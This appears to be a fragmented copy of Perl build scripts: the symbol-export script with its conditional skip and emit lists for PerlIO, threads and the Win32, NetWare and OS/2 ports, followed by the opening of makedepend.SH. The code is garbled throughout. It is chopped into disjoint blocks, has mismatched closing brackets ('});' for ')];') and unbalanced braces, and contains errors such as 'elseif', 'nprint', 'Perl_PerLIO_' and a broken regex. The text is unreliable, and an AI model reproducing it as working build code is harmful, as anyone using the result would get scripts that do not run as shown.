Perl\_sys\_intern\_clear  
Perl\_my\_bcopy  
Perl\_PerlIO\_write  
Perl\_PerlIO\_unread  
Perl\_PerlIO\_tell  
Perl\_PerlIO\_stdout  
Perl\_PerlIO\_stdin  
Perl\_PerlIO\_stderr  
Perl\_PerlIO\_setlinebuf  
Perl\_PerlIO\_set\_ptrcnt  
Perl\_PerlIO\_set\_cnt  
Perl\_PerlIO\_seek  
Perl\_PerlIO\_read  
Perl\_PerlIO\_get\_ptr  
Perl\_PerlIO\_get\_cnt  
Perl\_PerlIO\_get\_bufsiz  
Perl\_PerlIO\_get\_base

```
        Perl_PerlIO_flush
        Perl_PerlIO_fill
        Perl_PerlIO_fileno
        Perl_PerlIO_error
        Perl_PerlIO_eof
        Perl_PerlIO_close
        Perl_PerlIO_clearerr
        PerlIO_perlio
    });
}
```

```
unless ($define{'DEBUGGING'}) {
    skip_symbols [qw(
        Perl_deb_growlevel
        Perl_debop
        Perl_debprofdump
        Perl_debstack
        Perl_debstackptrs
        Perl_pad_sv
        Perl_hv_assert
        PL_block_type
        PL_watchaddr
        PL_watchok
        PL_watch_pvx
    )];
}
```

```
}
```

```
if ($define{'PERL_IMPLICIT_CONTEXT'}) {
```

```
    skip_symbols [qw(
```

```
        PL_sig_sv
```

```
    )];
```

```
}
```

```
if ($define{'PERL_IMPLICIT_SYS'}) {
```

```
    skip_symbols [qw(
```

```
        Perl_getenv_len
```

```
        Perl_my_popen
```

```
        Perl_my_pclose
```

```
    )];
```

```
}
```

```
else {
```

```
    skip_symbols [qw(
```

```
        PL_Mem
```

```
        PL_MemShared
```

```
        PL_MemParse
```

```
        PL_Env
```

```
        PL_StdIO
```

```
        PL_LIO
```

```
        PL_Dir
```

```
        PL_Sock
```



```

        PL_Proc

    });

}

unless ($define{'PERL_OLD_COPY_ON_WRITE'}) {

    skip_symbols [qw(

        Perl_sv_setsv_cow

    )];

}

unless ($define{'USE_REENTRANT_API'}) {

    skip_symbols [qw(

        PL_reentrant_buffer

    )];

}

if ($define{'MYMALLOC'}) {

    emit_symbols [qw(

        Perl_dump_mstats

        Perl_get_mstats

        Perl_strdup

        Perl_putenv

        MallocCfg_ptr

        MallocCfgP_ptr

    )];

}

```

```
if ($define{'USE_ITHREADS'}) {  
    emit_symbols [qw(  
        PL_malloc_mutex  
    )];  
}  
else {  
    skip_symbols [qw(  
        PL_malloc_mutex  
    )];  
}  
}  
else {  
    skip_symbols [qw(  
        PL_malloc_mutex  
        Perl_dump_mstats  
        Perl_get_mstats  
        Perl_malloced_size  
        Perl_malloc_good_size  
        MallocCfg_ptr  
        MallocCfgP_ptr  
    )];  
}  
  
if ($define{'PERL_USE_SAFE_PUTENV'}) {  
    skip_symbols [qw(  
        PL_malloc_mutex  
        Perl_dump_mstats  
        Perl_get_mstats  
        Perl_malloced_size  
        Perl_malloc_good_size  
        MallocCfg_ptr  
        MallocCfgP_ptr  
    )];  
}
```

```
        PL_use_safe_putenv
    ));
}
```

```
unless ($define{'USE_ITHREADS'}) {

    skip_symbols [qw(

        PL_thr_key

    )];

}
```

# USE\_5005THREADS symbols. Kept as reference for easier removal

```
skip_symbols [qw(

    PL_sv_mutex

    PL_strtab_mutex

    PL_svref_mutex

    PL_cred_mutex

    PL_eval_mutex

    PL_fdpid_mutex

    PL_sv_lock_mutex

    PL_eval_cond

    PL_eval_owner

    PL_threads_mutex

    PL_nthreads

    PL_nthreads_cond

    PL_threadnum


```

```
PL_threadsv_names
PL_thrsv
PL_vtbl_mutex
Perl_condpair_magic
Perl_new_struct_thread
Perl_per_thread_magicals
Perl_thread_create
Perl_find_threadsv
Perl_unlock_condpair
Perl_magic_mutexfree
Perl_sv_lock
)];
```

```
unless ($define{'USE_ITHREADS'}) {
    skip_symbols[qw(
        PL_op_mutex
        PL_regex_pad
        PL_regex_padav
        PL_sharedsv_space
        PL_sharedsv_space_mutex
        PL_dollarzero_mutex
        PL_hints_mutex
        PL_my_ctx_mutex
        PL_perlio_mutex
        PL_regdupe
```

Perl\_clone\_params\_del  
Perl\_clone\_params\_new  
Perl\_parser\_dup  
Perl\_dirp\_dup  
Perl\_cx\_dup  
Perl\_si\_dup  
Perl\_any\_dup  
Perl\_ss\_dup  
Perl\_fp\_dup  
Perl\_gp\_dup  
Perl\_he\_dup  
Perl\_mg\_dup  
Perl\_mro\_meta\_dup  
Perl\_re\_dup\_guts  
Perl\_sv\_dup  
Perl\_sv\_dup\_inc  
Perl\_rvpv\_dup  
Perl\_hek\_dup  
Perl\_sys\_intern\_dup  
perl\_clone  
perl\_clone\_using  
Perl\_sharesv\_find  
Perl\_sharesv\_init  
Perl\_sharesv\_lock  
Perl\_sharesv\_new

```
    Perl_sharesv_thrnt_dec
    Perl_sharesv_thrnt_inc
    Perl_sharesv_unlock
    Perl_stashpv_hvname_match
    Perl_regdupe_internal
    Perl_newPADOP
  });
}
```

```
unless ($define{'PERL_IMPLICIT_CONTEXT'}) {
  skip_symbols [qw(
    PL_my_cxt_index
    PL_my_cxt_list
    PL_my_cxt_size
    PL_my_cxt_keys
    Perl_croak_nocontext
    Perl_die_nocontext
    Perl_deb_nocontext
    Perl_form_nocontext
    Perl_load_module_nocontext
    Perl_mess_nocontext
    Perl_warn_nocontext
    Perl_warner_nocontext
    Perl_newSVpvf_nocontext
    Perl_sv_catpvf_nocontext
```

```
        Perl_sv_setpvf_nocontext
        Perl_sv_catpvf_mg_nocontext
        Perl_sv_setpvf_mg_nocontext
        Perl_my_cxt_init
        Perl_my_cxt_index
    });
}
```

```
unless ($define{'PERL_IMPLICIT_SYS'}) {
    skip_symbols [qw(
        perl_alloc_using
        perl_clone_using
    )];
}
```

```
unless ($define{'FAKE_THREADS'}) {
    skip_symbols [qw(PL_curthr)];
}
```

```
unless ($define{'PL_OP_SLAB_ALLOC'}) {
    skip_symbols [qw(
        PL_OpPtr
        PL_OpSlab
        PL_OpSpace
        Perl_Slab_Alloc
    )];
}
```

```

        Perl_Slab_Free

    });

}

unless ($define{'PERL_DEBUG_READONLY_OPS'}) {

    skip_symbols [qw(

        PL_slab_count

        PL_slabs

    )];

}

unless ($define{'THREADS_HAVE_PIDS'}) {

    skip_symbols [qw(PL_ppid)];

}

unless ($define{'PERL_NEED_APPCTX'}) {

    skip_symbols [qw(

        PL_appctx

    )];

}

unless ($define{'PERL_NEED_TIMESBASE'}) {

    skip_symbols [qw(

        PL_timesbase

    )];

}

```



```
}
```

```
unless ($define{'DEBUG_LEAKING_SCALARS'}) {
```

```
    skip_symbols [qw(
```

```
        PL_sv_serial
```

```
    )];
```

```
}
```

```
unless ($define{'DEBUG_LEAKING_SCALARS_FORK_DUMP'}) {
```

```
    skip_symbols [qw(
```

```
        PL_dumper_fd
```

```
    )];
```

```
}
```

```
unless ($define{'PERL_DONT_CREATE_GVSV'}) {
```

```
    skip_symbols [qw(
```

```
        Perl_gv_SVadd
```

```
    )];
```

```
}
```

```
if ($define{'PRINTF_RETURNS_STRLEN'}) {
```

```
    skip_symbols [qw(
```

```
        Perl_my_sprintf
```

```
    )];
```

```
}
```

```
unless ($define{'PERL_USES_PL_PIDSTATUS'}) {
```

```
    skip_symbols [qw(
```

```

        Perl_pidgone
        PL_pidstatus
    });
}

unless ($define{'PERL_TRACK_MEMPOOL'}) {
    skip_symbols [qw(
        PL_memory_debug_header
    )];
}

if ($define{'PERL_MAD'}) {
    skip_symbols [qw(
        PL_nextval
        PL_nexttype
    )];
} else {
    skip_symbols [qw(
        PL_madskills
        PL_xmlfp
        PL_lasttoke
        PL_realtokenstart
        PL_faketokens
        PL_thismad
        PL_thistoken
    )];
}

```

PL\_thisopen  
PL\_thisstuff  
PL\_thisclose  
PL\_thiswhite  
PL\_nextwhite  
PL\_skipwhite  
PL\_endwhite  
PL\_curforce  
Perl\_pad\_peg  
Perl\_xmldump\_indent  
Perl\_xmldump\_vindent  
Perl\_xmldump\_all  
Perl\_xmldump\_packsubs  
Perl\_xmldump\_sub  
Perl\_xmldump\_form  
Perl\_xmldump\_eval  
Perl\_sv\_catxmlsv  
Perl\_sv\_catxmlpv  
Perl\_sv\_xmlpeek  
Perl\_do\_pmop\_xmldump  
Perl\_pmop\_xmldump  
Perl\_do\_op\_xmldump  
Perl\_op\_xmldump  
)];

}

```
unless ($define{'MULTIPLICITY'}) {
```

```
    skip_symbols [qw(
```

```
        PL_interp_size
```

```
        PL_interp_size_5_10_0
```

```
    )];
```

```
}
```

```
unless ($define{'PERL_GLOBAL_STRUCT'}) {
```

```
    skip_symbols [qw(
```

```
        PL_global_struct_size
```

```
    )];
```

```
}
```

```
unless ($define{'PERL_GLOBAL_STRUCT_PRIVATE'}) {
```

```
    skip_symbols [qw(
```

```
        PL_my_cxt_keys
```

```
        Perl_my_cxt_index
```

```
    )];
```

```
}
```

```
unless ($define{'d_mmap'}) {
```

```
    skip_symbols [qw(
```

```
        PL_mmap_page_size
```

```
    )];
```

```
}
```

```
if ($define{'d_sigaction'}) {
```

```
    skip_symbols [qw(
```

```
        PL_sig_trapped
```

```
    )];
```

```
}
```

```
if ($^O ne 'vms') {
```

```
    # VMS does its own thing for these symbols.
```

```
    skip_symbols [qw(PL_sig_handlers_initted
```

```
        PL_sig_ignoring
```

```
        PL_sig_defaulting)];
```

```
}
```

```
sub readvar {
```

```
    my $file = shift;
```

```
    my $proc = shift || sub { "PL_${2}" };
```

```
    open(VARS,$file) || die "Cannot open $file: $!\n";
```

```
    my @syms;
```

```
    while (<VARS>) {
```

```
        # All symbols have a Perl_ prefix because that's what embed.h
```

```
        # sticks in front of them. The A?I?S?C? is strictly speaking
```

```
        # wrong.
```

```
        push(@syms, &$proc($1,$2,$3)) if (/^\bPERLVAR(A?I?S?C?)\(((\w+))(\w+)/);
```

```
}  
  
close(VARS);  
  
return \@syms;  
  
}
```

```
if ($define{'PERL_GLOBAL_STRUCT'}) {  
    my $global = readvar($perlvars_h);  
    skip_symbols $global;  
    emit_symbol('Perl_GetVars');  
    emit_symbols [qw(PL_Vars PL_VarsPtr)] unless $CCTYPE eq 'GCC';  
} else {  
    skip_symbols [qw(Perl_init_global_struct Perl_free_global_struct)];  
}
```

```
# functions from *.sym files
```

```
my @syms = ($global_sym, $globvar_sym);
```

```
# Symbols that are the public face of the PerlIO layers implementation
```

```
# These are in _addition to_ the public face of the abstraction
```

```
# and need to be exported to allow XS modules to implement layers
```

```
my @layer_syms = qw(  
    PerlIOBase_binmode  
    PerlIOBase_clearerr  
    PerlIOBase_close
```

PerlIOBase\_dup  
PerlIOBase\_eof  
PerlIOBase\_error  
PerlIOBase\_fileno  
PerlIOBase\_noop\_fail  
PerlIOBase\_noop\_ok  
PerlIOBase\_popped  
PerlIOBase\_pushed  
PerlIOBase\_read  
PerlIOBase\_setlinebuf  
PerlIOBase\_unread  
PerlIOBuf\_bufsiz  
PerlIOBuf\_close  
PerlIOBuf\_dup  
PerlIOBuf\_fill  
PerlIOBuf\_flush  
PerlIOBuf\_get\_base  
PerlIOBuf\_get\_cnt  
PerlIOBuf\_get\_ptr  
PerlIOBuf\_open  
PerlIOBuf\_popped  
PerlIOBuf\_pushed  
PerlIOBuf\_read  
PerlIOBuf\_seek  
PerlIOBuf\_set\_ptrcnt

PerlIOBuf\_tell  
PerlIOBuf\_unread  
PerlIOBuf\_write  
PerlIO\_allocate  
PerlIO\_apply\_layera  
PerlIO\_apply\_layers  
PerlIO\_arg\_fetch  
PerlIO\_debug  
PerlIO\_define\_layer  
PerlIO\_find\_layer  
PerlIO\_isutf8  
PerlIO\_layer\_fetch  
PerlIO\_list\_alloc  
PerlIO\_list\_free  
PerlIO\_modestr  
PerlIO\_parse\_layers  
PerlIO\_pending  
PerlIO\_perlio  
PerlIO\_pop  
PerlIO\_push  
PerlIO\_sv\_dup  
Perl\_PerlIO\_clearerr  
Perl\_PerlIO\_close  
Perl\_PerlIO\_context\_layers  
Perl\_PerlIO\_eof



Perl\_PerlIO\_error  
Perl\_PerlIO\_fileno  
Perl\_PerlIO\_fill  
Perl\_PerlIO\_flush  
Perl\_PerlIO\_get\_base  
Perl\_PerlIO\_get\_bufsiz  
Perl\_PerlIO\_get\_cnt  
Perl\_PerlIO\_get\_ptr  
Perl\_PerlIO\_read  
Perl\_PerlIO\_seek  
Perl\_PerlIO\_set\_cnt  
Perl\_PerlIO\_set\_ptrcnt  
Perl\_PerlIO\_setlinebuf  
Perl\_PerlIO\_stderr  
Perl\_PerlIO\_stdin  
Perl\_PerlIO\_stdout  
Perl\_PerlIO\_tell  
Perl\_PerlIO\_unread  
Perl\_PerlIO\_write

);

if (\$PLATFORM eq 'netware') {

    push(@layer\_syms,'PL\_def\_layerlist','PL\_known\_layers','PL\_perlio');

}

if (\$define{'USE\_PERLIO'}) {

```

# Export the symbols that make up the PerlIO abstraction, regardless
# of its implementation - read from a file
push @syms, $perlio_sym;

# This part is then dependent on how the abstraction is implemented
if ($define{'USE_SFIO'}) {

    # Old legacy non-stdio "PerlIO"

    skip_symbols \@layer_syms;

    skip_symbols [qw(perlsio_binmode)];

    # SFIO defines most of the PerlIO routines as macros

    # So undo most of what $perlio_sym has just done - d'oh !

    # Perhaps it would be better to list the ones which do exist

    # And emit them

    skip_symbols [qw(
        PerlIO_canset_cnt
        PerlIO_clearerr
        PerlIO_close
        PerlIO_eof
        PerlIO_error
        PerlIO_exportFILE
        PerlIO_fast_gets
        PerlIO_fdopen
        PerlIO_fileno
        PerlIO_findFILE
        PerlIO_flush

```

PerlIO\_get\_base  
PerlIO\_get\_bufsiz  
PerlIO\_get\_cnt  
PerlIO\_get\_ptr  
PerlIO\_getc  
PerlIO\_getname  
PerlIO\_has\_base  
PerlIO\_has\_cntptr  
PerlIO\_importFILE  
PerlIO\_open  
PerlIO\_printf  
PerlIO\_putc  
PerlIO\_puts  
PerlIO\_read  
PerlIO\_releaseFILE  
PerlIO\_reopen  
PerlIO\_rewind  
PerlIO\_seek  
PerlIO\_set\_cnt  
PerlIO\_set\_ptrcnt  
PerlIO\_setlinebuf  
PerlIO\_sprintf  
PerlIO\_stderr  
PerlIO\_stdin  
PerlIO\_stdout

PerlIO\_stdoutf  
PerlIO\_tell  
PerlIO\_ungetc  
PerlIO\_vprintf  
PerlIO\_write  
PerlIO\_perlio  
Perl\_PerLIO\_clearerr  
Perl\_PerLIO\_close  
Perl\_PerLIO\_eof  
Perl\_PerLIO\_error  
Perl\_PerLIO\_fileno  
Perl\_PerLIO\_fill  
Perl\_PerLIO\_flush  
Perl\_PerLIO\_get\_base  
Perl\_PerLIO\_get\_bufsiz  
Perl\_PerLIO\_get\_cnt  
Perl\_PerLIO\_get\_ptr  
Perl\_PerLIO\_read  
Perl\_PerLIO\_seek  
Perl\_PerLIO\_set\_cnt  
Perl\_PerLIO\_set\_ptrcnt  
Perl\_PerLIO\_setlinebuf  
Perl\_PerLIO\_stderr  
Perl\_PerLIO\_stdin  
Perl\_PerLIO\_stdout

```

        Perl_PerlIO_tell
        Perl_PerlIO_unread
        Perl_PerlIO_write

    PL_def_layerlist
    PL_known_layers
    PL_perlio

    });

}

else {

    # PerlIO with layers - export implementation
    emit_symbols \@layer_syms;

    emit_symbols [qw(perlsio_binmode)];

}

if ($define{'USE_ITHREADS'}) {

    emit_symbols [qw(

        PL_perlio_mutex

    )];

}

else {

    skip_symbols [qw(

        PL_perlio_mutex

    )];

}

} else {

    # -Uuseperlio

```

```

# Skip the PerlIO layer symbols - although
# nothing should have exported them anyway.
skip_symbols \@layer_syms;

skip_symbols [qw(
    perlsio_binmode
    PL_def_layerlist
    PL_known_layers
    PL_perlio
    PL_perlio_debug_fd
    PL_perlio_fd_refcnt
    PL_perlio_fd_refcnt_size
)];

# Also do NOT add abstraction symbols from $perlio_sym
# abstraction is done as #define to stdio
# Remaining remnants that _may_ be functions
# are handled in <DATA>
}

for my $syms (@syms) {
    open (GLOBAL, "<$syms") || die "failed to open $syms: $!\n";
    while (<GLOBAL>) {
        next if (!/^[A-Za-z]/);

        # Functions have a Perl_ prefix
        # Variables have a PL_ prefix

```

```

    chomp($_);

    my $symbol = ($syms =~ /var\.sym$/i ? "PL_" : "");

    $symbol .= $_;

    emit_symbol($symbol) unless exists $skip{$symbol};
}

close(GLOBAL);
}

# variables

if ($define{'MULTIPLICITY'} && $define{PERL_GLOBAL_STRUCT}) {

    for my $f ($perlvars_h) {

        my $glob = readvar($f, sub { "Perl_" . $_[1] . $_[2] . "_ptr" });

        emit_symbols $glob;

    }

    # XXX AIX seems to want the perlvars.h symbols, for some reason

    if ($PLATFORM eq 'aix' or $PLATFORM eq 'os2') {      # OS/2 needs PL_thr_key

        my $glob = readvar($perlvars_h);

        emit_symbols $glob;

    }

}

else {

    unless ($define{'PERL_GLOBAL_STRUCT'}) {

        my $glob = readvar($perlvars_h);

        emit_symbols $glob;

    }

}

```

```

}

unless ($define{MULTIPLICITY}) {

    my $glob = readvar($interpvar_h);

    emit_symbols $glob;

}

}

```

```

sub try_symbol {

    my $symbol = shift;

    return if $symbol !~ /^[A-Za-z_]/;

    return if $symbol =~ /\^#/;

    $symbol =~ s/\r//g;

    chomp($symbol);

    return if exists $skip{$symbol};

    emit_symbol($symbol);

}

```

```

while (<DATA>) {

    try_symbol($_);

}

```

```

if ($PLATFORM =~ /^win(?:32|ce)$/) {

    foreach my $symbol (qw(

        setuid

```



setgid  
boot\_DynaLoader  
Perl\_init\_os\_extras  
Perl\_thread\_create  
Perl\_win32\_init  
Perl\_win32\_term  
RunPerl  
win32\_async\_check  
win32\_errno  
win32\_environ  
win32\_abort  
win32\_fstat  
win32\_stat  
win32\_pipe  
win32\_popen  
win32\_pclose  
win32\_rename  
win32\_setmode  
win32\_chsize  
win32\_lseek  
win32\_tell  
win32\_dup  
win32\_dup2  
win32\_open  
win32\_close

win32\_eof  
win32\_isatty  
win32\_read  
win32\_write  
win32\_spawnvp  
win32\_mkdir  
win32\_rmdir  
win32\_chdir  
win32\_flock  
win32\_execv  
win32\_execvp  
win32\_htons  
win32\_ntohs  
win32\_htonl  
win32\_ntohl  
win32\_inet\_addr  
win32\_inet\_ntoa  
win32\_socket  
win32\_bind  
win32\_listen  
win32\_accept  
win32\_connect  
win32\_send  
win32\_sendto  
win32\_recv

win32\_recvfrom  
win32\_shutdown  
win32\_closesocket  
win32\_ioctlsocket  
win32\_setsockopt  
win32\_getsockopt  
win32\_getpeername  
win32\_getsockname  
win32\_gethostname  
win32\_gethostbyname  
win32\_gethostbyaddr  
win32\_getprotobyname  
win32\_getprotobynumber  
win32\_getservbyname  
win32\_getservbyport  
win32\_select  
win32\_endhostent  
win32\_endnetent  
win32\_endprotoent  
win32\_endservent  
win32\_getnetent  
win32\_getnetbyname  
win32\_getnetbyaddr  
win32\_getprotoent  
win32\_getservent

win32\_sethostent  
win32\_setnetent  
win32\_setprotoent  
win32\_setservent  
win32\_getenv  
win32\_putenv  
win32\_perror  
win32\_malloc  
win32\_calloc  
win32\_realloc  
win32\_free  
win32\_sleep  
win32\_times  
win32\_access  
win32\_alarm  
win32\_chmod  
win32\_open\_osfhandle  
win32\_get\_osfhandle  
win32\_ioctl  
win32\_link  
win32\_unlink  
win32\_utime  
win32\_gettimeofday  
win32\_uname  
win32\_wait

win32\_waitpid  
win32\_kill  
win32\_str\_os\_error  
win32\_opendir  
win32\_readdir  
win32\_telldir  
win32\_seekdir  
win32\_rewinddir  
win32\_closedir  
win32\_longpath  
win32\_ansipath  
win32\_os\_id  
win32\_getpid  
win32\_crypt  
win32\_dynaload  
win32\_get\_childenv  
win32\_free\_childenv  
win32\_clearenv  
win32\_get\_childdir  
win32\_free\_childdir  
win32\_stdin  
win32\_stdout  
win32\_stderr  
win32\_ferror  
win32\_feof

win32\_strerror  
win32\_fprintf  
win32\_printf  
win32\_vfprintf  
win32\_vprintf  
win32\_fread  
win32\_fwrite  
win32\_fopen  
win32\_fdopen  
win32\_freopen  
win32\_fclose  
win32\_fputs  
win32\_fputc  
win32\_ungetc  
win32\_getc  
win32\_fileno  
win32\_clearerr  
win32\_fflush  
win32\_ftell  
win32\_fseek  
win32\_fgetpos  
win32\_fsetpos  
win32\_rewind  
win32\_tmpfile  
win32\_setbuf

```

        win32_setvbuf
        win32_flushall
        win32_fcloseall
        win32_fgets
        win32_gets
        win32_fgetc
        win32_putc
        win32_puts
        win32_getchar
        win32_putchar
    ))
}

    {
        try_symbol($symbol);
    }

    if ($CCTYPE eq "BORLAND") {
        try_symbol('_matherr');
    }
}

elseif ($PLATFORM eq 'os2') {
    my (%mapped, @missing);

    open MAP, 'miniperl.map' or die 'Cannot read miniperl.map';

    /^s*[\da-f:]+\s+(\w+)/i and $mapped{$1}++ foreach <MAP>;

    close MAP or die 'Cannot close miniperl.map';

    @missing = grep { !exists $mapped{$_} }

```

```
        keys %export;

    @missing = grep { !exists $exportperlmalloc{$_} } @missing;

    delete $export{$_} foreach @missing;
}

elsif ($PLATFORM eq 'netware') {
    foreach my $symbol (qw(
        boot_DynaLoader
        Perl_init_os_extras
        Perl_thread_create
        Perl_nw5_init
        RunPerl
        AllocStdPerl
        FreeStdPerl
        do_spawn2
        do_aspawn
        nw_uname
        nw_stdin
        nw_stdout
        nw_stderr
        nw_feof
        nw_ferror
        nw_fopen
        nw_fclose
        nw_clearerr
        nw_getc
```



nw\_fgets  
nw\_fputc  
nw\_fputs  
nw\_fflush  
nw\_ungetc  
nw\_fileno  
nw\_fdopen  
nw\_freopen  
nw\_fread  
nw\_fwrite  
nw\_setbuf  
nw\_setvbuf  
nw\_vfprintf  
nw\_ftell  
nw\_fseek  
nw\_rewind  
nw\_tmpfile  
nw\_fgetpos  
nw\_fsetpos  
nw\_dup  
nw\_access  
nw\_chmod  
nw\_chsize  
nw\_close  
nw\_dup2

nw\_flock

nw\_isatty

nw\_link

nw\_lseek

nw\_stat

nw\_mktemp

nw\_open

nw\_read

nw\_rename

nw\_setmode

nw\_unlink

nw\_utime

nw\_write

nw\_chdir

nw\_rmdir

nw\_closedir

nw\_opendir

nw\_readdir

nw\_rewinddir

nw\_seekdir

nw\_telldir

nw\_htonl

nw\_htons

nw\_ntohl

nw\_ntohs

nw\_accept  
nw\_bind  
nw\_connect  
nw\_endhostent  
nw\_endnetent  
nw\_endprotoent  
nw\_endservent  
nw\_gethostbyaddr  
nw\_gethostbyname  
nw\_gethostent  
nw\_gethostname  
nw\_getnetbyaddr  
nw\_getnetbyname  
nw\_getnetent  
nw\_getpeername  
nw\_getprotobyname  
nw\_getprotobynumber  
nw\_getprotoent  
nw\_getservbyname  
nw\_getservbyport  
nw\_getservent  
nw\_getsockname  
nw\_getsockopt  
nw\_inet\_addr  
nw\_listen

nw\_socket  
nw\_recv  
nw\_recvfrom  
nw\_select  
nw\_send  
nw\_sendto  
nw\_sethostent  
nw\_setnetent  
nw\_setprotoent  
nw\_setservent  
nw\_setsockopt  
nw\_inet\_ntoa  
nw\_shutdown  
nw\_crypt  
nw\_execvp  
nw\_kill  
nw\_Popen  
nw\_Pclose  
nw\_Pipe  
nw\_times  
nw\_waitpid  
nw\_getpid  
nw\_spawnvp  
nw\_os\_id  
nw\_open\_osfhandle

```
nw_get_osfhandle
nw_abort
nw_sleep
nw_wait
nw_dynaload
nw_strerror
fnFpSetMode
fnInsertHashListAddrs
fnGetHashListAddrs
Perl_deb
Perl_sv_setsv
Perl_sv_catsv
Perl_sv_catpvn
Perl_sv_2pv
nw_freeenviron
Remove_Thread_Ctx
))
```

```
{
    try_symbol($symbol);
}
}
```

# records of type boot\_module for statically linked modules (except Dynaloader)

```
$static_ext =~ s/\//___/g;
```

```
$static_ext =~ s/\bDynaLoader\b//;
```

```
my @stat_mods = map {"boot_$_"} grep {/\S/} split /\s+/, $static_ext;
```

```
foreach my $symbol (@stat_mods)
```

```
{
```

```
    try_symbol($symbol);
```

```
}
```

```
try_symbol("init_Win32CORE") if $static_ext =~ /\bWin32CORE\b/;
```

```
# Now all symbols should be defined because
```

```
# next we are going to output them.
```

```
foreach my $symbol (sort keys %export) {
```

```
    output_symbol($symbol);
```

```
}
```

```
if ($PLATFORM eq 'os2') {
```

```
    print <<EOP;
```

```
    dll_perlmain=main
```

```
    fill_extLibpath
```

```
    dir_subst
```

```
    Perl_OS2_handler_install
```

```
; LAST_ORDINAL=$sym_ord
```

```
EOP
```

```
}
```

```

sub emit_symbol {

    my $symbol = shift;

    chomp($symbol);

    $export{$symbol} = 1;

}

```

```

sub output_symbol {

    my $symbol = shift;

    if ($PLATFORM =~ /^win(?:32|ce)$/) {

        $symbol = "_$symbol" if $CCTYPE eq 'BORLAND';

        print "\t$symbol\n";

# XXX: binary compatibility between compilers is an exercise

# in frustration :-(

#     if ($CCTYPE eq "BORLAND") {

#         # workaround Borland quirk by exporting both the straight

#         # name and a name with leading underscore. Note the

#         # alias *must* come after the symbol itself, if both

#         # are to be exported. (Linker bug?)

#         print "\t_$symbol\n";

#         print "\t$symbol = _$symbol\n";

#     }

#     elsif ($CCTYPE eq 'GCC') {

#         # Symbols have leading _ whole process is $%@"% slow

#         # so skip aliases for now

```

```

#         nprint "\t$symbol\n";
#     }
#     else {
#         # for binary coexistence, export both the symbol and
#         # alias with leading underscore
#         print "\t$symbol\n";
#         print "\t_$symbol = $symbol\n";
#     }
}

elseif ($PLATFORM eq 'os2') {
    printf qq(  %-31s \@%s\n),
        qq("$symbol"), $ordinal{$symbol} || ++$sym_ord;
    printf qq(  %-31s \@%s\n),
        qq("$exportperlmalloc{$symbol}" = "$symbol"),
        $ordinal{$exportperlmalloc{$symbol}} || ++$sym_ord
    if $exportperlmalloc and exists $exportperlmalloc{$symbol};
}

elseif ($PLATFORM eq 'aix') {
    print "$symbol\n";
}

elseif ($PLATFORM eq 'netware') {
    print "\t$symbol,\n";
}
}

```



```
1;

__DATA__

# Oddities from PerlIO

PerlIO_binmode

PerlIO_getpos

PerlIO_init

PerlIO_setpos

PerlIO_sprintf

PerlIO_sv_dup

PerlIO_tmpfile

PerlIO_vsprintf

makedepend.SH

#!/bin/sh

case $PERL_CONFIG_SH in

")

    if test -f config.sh; then TOP=.;

    elif test -f ../config.sh; then TOP=../.;

    elif test -f ../../config.sh; then TOP=../../.;

    elif test -f ../../../config.sh; then TOP=../../../.;

    elif test -f ../../../../config.sh; then TOP=../../../../.;

    else

        echo "Can't find config.sh."; exit 1

    fi

    . $TOP/config.sh

;;
```

```
esac
```

```
: This forces SH files to create target in same directory as SH file.
```

```
: This is so that make depend always knows where to find SH derivatives.
```

```
case "$0" in
```

```
*/*) cd `expr X$0 : 'X\(.*\)/'` ;;
```

```
esac
```

```
echo "Extracting makedepend (with variable substitutions)"
```

```
rm -f makedepend
```

```
$spitshell >makedepend <<!GROK!THIS!
```

```
$startsh
```

```
# makedepend.SH
```

```
#
```

```
MAKE=$make
```

```
trnl='$trnl'
```

```
!GROK!THIS!
```

```
$spitshell >>makedepend <<'!NO!SUBS!'
```

```
if test -d .depending; then
```

```
    echo "$0: Already running, exiting."
```

```
    exit 0
```

```
fi
```

```
mkdir .depending
```

```
# This script should be called with
```

```
# sh ./makedepend MAKE=$(MAKE)
```

```
case "$1" in
```

```
    MAKE=*) eval $1 ;;
```

```
esac
```

```
export PATH || (echo "OOPS, this isn't sh. Desperation time. I will feed myself to sh."; sh \${0}; kill \${0})
```

```
case $PERL_CONFIG_SH in
```

```
"")
```

```
    if test -f config.sh; then TOP=.;
```

```
    elif test -f ../config.sh; then TOP=..;
```

```
    elif test -f ../../config.sh; then TOP=../..;
```

```
    elif test -f ../../../config.sh; then TOP=../../..;
```

```
    elif test -f ../../../../config.sh; then TOP=../../../../../..;
```

```
    else
```

```
        echo "Can't find config.sh."; exit 1
```

```
    fi
```

```
    . $TOP/config.sh
```

```
;;
```

```
esac
```

```
# Avoid localized gcc messages
```

```
case "$ccname" in
```

```
gcc) LC_ALL=C ; export LC_ALL ;;
```

```
esac
```

```
# We need .. when we are in the x2p directory if we are using the
```

```
# cppstdin wrapper script.
```

```
# Put .. and . first so that we pick up the present cppstdin, not
```

```
# an older one lying about in /usr/local/bin.
```

```
PATH=".$path_sep..$path_sep$PATH"
```

```
export PATH
```

```
case "$osname" in
```

```
amigaos) cat=/bin/cat ;; # must be absolute
```

```
esac
```

```
$cat /dev/null >.deptmp
```

```
$rm -f *.c.c c/*.c.c
```

```
if test -f Makefile; then
```

```
    rm -f $firstmakefile
```

```
    cp Makefile $firstmakefile
```

```
    # On QNX, 'cp' preserves timestamp, so $firstmakefile appears
```

```
    # to be out of date. I don't know if OS/2 has touch, so do this:
```

```
    case "$osname" in
```

```
        os2) ;;
```

```
        *) $touch $firstmakefile ;;
```

```
    esac
```

```
fi
```

```
mf=$firstmakefile
```

```
if test -f $mf; then
```

```
    defrule=`<$mf sed -n \
        -e '/^\.c\$(OBJ_EXT):.*;/{' \
        -e 's/\$`*\.\.c//` \
        -e 's/^[^;]*;[ ]*//p' \
        -e q \
        -e '}' \
        -e '/^\.c\$(OBJ_EXT):.*$/{' \
        -e N \
        -e 's/\$`*\.\.c//` \
        -e 's/^\.*\n[ ]*//p' \
        -e q \
        -e '}'`
```

```
fi
```

```
case "$defrule" in
```

```
    ") defrule='$ (CC) -c $(CFLAGS)' ;;
```

```
esac
```

: Create files in UU directory to avoid problems with long filenames

: on systems with 14 character filename limits so file.c.c and file.c

: might be identical

```
$test -d UU || mkdir UU
```

```
$MAKE clist || ($echo "Searching for .c files..."; \
```

```
$echo *.c | $tr ' ' $trnl | $egrep -v '*'>.clist)
```

```
for file in `cat .clist`; do
```

```
# for file in `cat /dev/null`; do
```

```
case "$osname" in
```

```
uwin)   uwinfix="-e s,\\\\\\\\\\\\\\\\/,g -e s,\\\\([a-zA-Z]\\\\):/,\\\\1/g" ;;
```

```
